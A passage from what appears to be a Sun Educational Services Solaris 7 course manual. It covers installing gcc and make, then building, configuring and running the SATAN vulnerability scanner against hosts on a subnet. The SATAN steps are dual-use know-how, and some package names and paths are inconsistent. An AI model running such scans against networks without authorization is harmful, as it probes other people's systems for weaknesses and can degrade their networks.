    (sparc) 2.8.1
```

Select package(s) you wish to process (or 'all' to process all packages). (default: all) [?,??,q]: **1**

Processing package instance <GNUgcc> from </lab_test/gcc-2.8.1-sol7-sparc-local>

```
gcc
(sparc) 2.8.1
Free Software Foundation
Using </usr/local> as the package base directory.
## Processing package information.
## Processing system information.
    5 package pathnames are already properly installed.
## Verifying disk space requirements.
## Checking for conflicts with packages already installed.
## Checking for setuid/setgid programs.
```

Installing gcc as <GNUgcc>

```
## Installing part 1 of 1.
/usr/local/bin/c++
/usr/local/bin/gcc
...
...
/usr/local/sparc-sun-solaris2.7/include/assert.h
[ verifying class <none> ]
/usr/local/bin/g++ <linked pathname>
/usr/local/bin/sparc-sun-solaris2.7-gcc <linked pathname>
```

Installation of <GNUgcc> was successful.

3. Link gcc to cc so that gcc is used when cc is specified.

```
# ln -s /usr/local/bin/gcc /usr/local/bin/cc
```

4. Edit the environment file so that the /usr/ucb/cc compiler is not found before the /opt/GCC281/bin/cc compiler.

```
# grep local /.profile
PATH=/usr/bin:/usr/sbin:/usr/local/bin:/usr/ucb:/usr/ccs/bin
PATH=/usr/bin:/usr/sbin:/opt/GCC281/bin:/opt/netnscape:/usr/local/bin:/usr/ucb:/usr/ccs/bin
#
```

Testing the C Compiler

To test the compiler:

1. Write a simple program similar to the following:

```
# cat hello.c
main()
{
    printf("hello world\n");
}
#
```


2. Compile the test program.

```
# gcc hello.c
```

3. Run the compiled program.

```
# ./a.out
hello world
```

No compilation errors and output similar to the previous example indicate a successful installation of the C compiler.



Sun Educational Services

Procuring make

- Part of the Solaris Developers installation
- Included in the SUNWsprt package
- Needs `/usr/ccs/bin` in the path statement

Procuring make

The `make` utility is included in the SUNWsprt package located on the Solaris Operating Environment distribution CD-ROM. This step is only required if the Solaris Developer System Support cluster, the Entire Distribution cluster, or the Entire Distribution plus OEM support cluster was not installed.

Installing make

To install this utility:

1. Use the pkgadd utility to install make.


```
# cd /cdrom/sol_7_sparc_sun_srvr/s0/Solaris_2.7/Product
# /usr/sbin/pkgadd -d . SUNWsprout
/usr/sbin/pkgadd -d . SUNWsprout
Processing package instance <SUNWsprout> from
</cdrom/sol_7_sparc_sun_srvr/s0/Solaris_2.7/Product>
Solaris Bundled tools
(sparc) 5.7,REV=1998.04.28.15.05
Copyright 1998 Sun Microsystems, Inc. All rights reserved.
Using </> as the package base directory.
## Processing package information.
## Processing system information.
    51 package pathnames are already properly installed.
## Verifying package dependencies.
## Verifying disk space requirements.
## Checking for conflicts with packages already installed.
```

The following files are already installed on the system and are being used by another package:

```
    /usr <attribute change only>
    /usr/lib <attribute change only>
* /usr/share/lib <attribute change only>
* - conflict with a file which does not belong to any package.
Do you want to install these conflicting files [y,n,?,q] y
## Checking for setuid/setgid programs.
This package contains scripts which will be executed with super-user
permission during the process of installing this package.
Do you want to continue with the installation of <SUNWsprout> [y,n,?] y
Installing Solaris Bundled tools as <SUNWsprout>
## Installing part 1 of 1.
Installation of <SUNWsprout> was successful.
#
```

2. Add the /usr/ccs/bin directory to the path statement in the resource file so that make can be located.

```
# which make
/usr/ccs/bin/make
#
```

Sun Educational Services

Procuring and Installing SATAN

- Obtain from <http://www.fish.com/satan/>
- Uncompress
- Unarchive
- Run the `reconfig` script

Procuring and Installing SATAN

Procuring SATAN

SATAN can be obtained by visiting any of the FTP sites listed on <http://www.fish.com/satan/>, the SATAN home page.

This example demonstrates how to install and use the `satan-1.1.4.tar.Z` file retrieved from the <ftp://ftp.porcupine.org/pub/security> site.

Installing SATAN

Use these steps:

1. Use the `zcat` command to uncompress the archive, then use the `tar` command to extract the `satan` archive. The output from the `zcat` command can be redirected to the `tar` command.

```
# zcat satan-1.1.4.tar.Z | tar xvf -
x satan-1.1.4exp, 0 bytes, 0 tape blocks
x satan-1.1.4exp/include, 0 bytes, 0 tape blocks
x satan-1.1.4exp/include/bsd11, 0 bytes, 0 tape blocks
...
...
x satan-1.1.4exp/Changes, 19445 bytes, 38 tape blocks
x satan-1.1.4exp/COPYRIGHT, 1159 bytes, 3 tape blocks
x satan-1.1.4exp/satandoc2ps, 343 bytes, 1 tape blocks
#
```

2. Start the `reconfig` script. This script patches SATAN scripts with the Perl 5 and web browser pathnames.

```
# cd satan-1.1.4
# ./reconfig
checking to make sure all the target(s) are here...
Ok, trying to find perl5 now... hang on a bit...

Perl5 is in /usr/local/bin/perl5.00503

changing the source in: bin/get_targets bin/faux_fping satan
bin/boot.satan bin/dns.satan bin/finger.satan bin/ftp.satan bin/nfs-
chk.satan bin/rex.satan bin/rpc.satan bin/rsh.satan bin/rusers.satan
bin/showmount.satan bin/tcpscan.satan bin/tftp.satan bin/udpscan.satan
bin/xhost.satan bin/yp-chk.satan bin/ypbind.satan perl/html.pl
```

HTML/WWW Browser is /usr/local/bin/netscape

So far so good...

Looking for all the commands now...

Ok, now doing substitutions on the shell scripts...

Changing paths in config/paths.pl...

Changing paths in config/paths.sh...



Sun Educational Services

Installing and Configuring SATAN

- Use # `make sunos5`
- Edit the `satan.cf` file
- Adjust the X server access control

3. Start the make utility to update SATAN file dependencies.

```
# make sunos5
```

```
cd src/misc; make "LIBS=-lsocket -lnsl" "XFLAGS=-DAUTH_GID_T=gid_t -DTIRPC" "RPCGEN=rpcgen"
```

```
cc -O -I. -DAUTH_GID_T=gid_t -DTIRPC -c md5.c
```

```
...
```

```
...
```

```
cc fping.o -o ../../bin/fping -lsocket -lnsl
```

```
#
```

Configuring SATAN

Now that SATAN has been installed, some configuration must be performed prior to using the tool. This can be done using the following steps:

```
# ./satan
SATAN is starting up....
Can't find my own hostname: set $dont_use_nslookup in config/satan.cf
#
```

1. Edit the config/satan.cf file and change the line

```
"$dont_use_nslookup = 0;"
```

to

```
"$dont_use_nslookup = 1;"
```

This will cause SATAN to not attempt to use DNS.

2. Allow SATAN to write to the X-display.

```
# /usr/openwin/bin/xhost + 'uname -n'
```


Using SATAN

To start using SATAN:

1. Start SATAN as follows:

```
# ./satan
```


SATAN is starting up....



2. Click on SATAN Target selection.


This example demonstrates probing systems on the same subnet as the SATAN host.

1. Change the Primary Target and scanning level selection as follows:




Caution – SATAN can impact a large network's performance.


2. Click on Start the scan. The Data Collection window will be displayed.



A data collection completed message will be displayed when the SATAN probe has been completed.




3. Click on Continue with report and analysis.




SATAN will report on:

- ▼ Vulnerabilities
- ▼ Host information
- ▼ Trust

4. Click on By Approximate Danger Level to view the SATAN report on danger levels.

